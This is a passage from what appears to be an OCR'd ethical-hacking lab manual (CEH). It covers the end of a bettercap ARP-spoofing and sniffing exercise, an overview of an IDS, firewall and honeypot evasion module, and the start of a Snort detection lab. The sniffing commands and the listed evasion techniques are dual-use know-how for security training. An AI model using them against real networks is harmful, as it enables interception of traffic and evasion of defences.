
    Note: **-iface**: specifies the interface to bind to (here, **eth0**).



12. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
13. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.


    Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

14. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.
15. You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.



16. Switch back to the **Windows 11** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.

Note: bettercap sends several ARP broadcasts requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.1.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.1.11**) will first go to the host system (**10.10.1.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.



17. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Evading IDS, Firewalls, and Honeypots

Module 12

Evading IDS, Firewalls, and Honeypots

Evading IDS and firewalls involves modifying attacks to escape detection by an organization's security systems, whereas honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts.

Lab Scenario

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Lab Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detect detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Intrusion Detection using Various Tools	√	√	√
	1.1 Detect Intrusions using Snort	√		√
	1.2 Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL		√	√
	1.3 Detect Malicious Network Traffic using HoneyBOT	√		√
2	Evade Firewalls using Various Evasion Techniques	√	√	√
	2.1 Bypass Windows Firewall using Nmap Evasion Techniques		√	√
	2.2 Bypass Firewall Rules using HTTP/FTP Tunneling		√	√
	2.3 Bypass Antivirus using Metasploit Templates		√	√
	2.4 Bypass Firewall through Windows BITSAdmin	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Perform Intrusion Detection using Various Tools

An Intrusion Detection System (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts security personnel immediately upon detecting intrusions.

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL
- Detect malicious network traffic using HoneyBOT

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Lab Tasks

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system


Here, we will use Snort to detect network intrusions.

1. Turn on the **Windows Server 2019** and **Windows 11** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

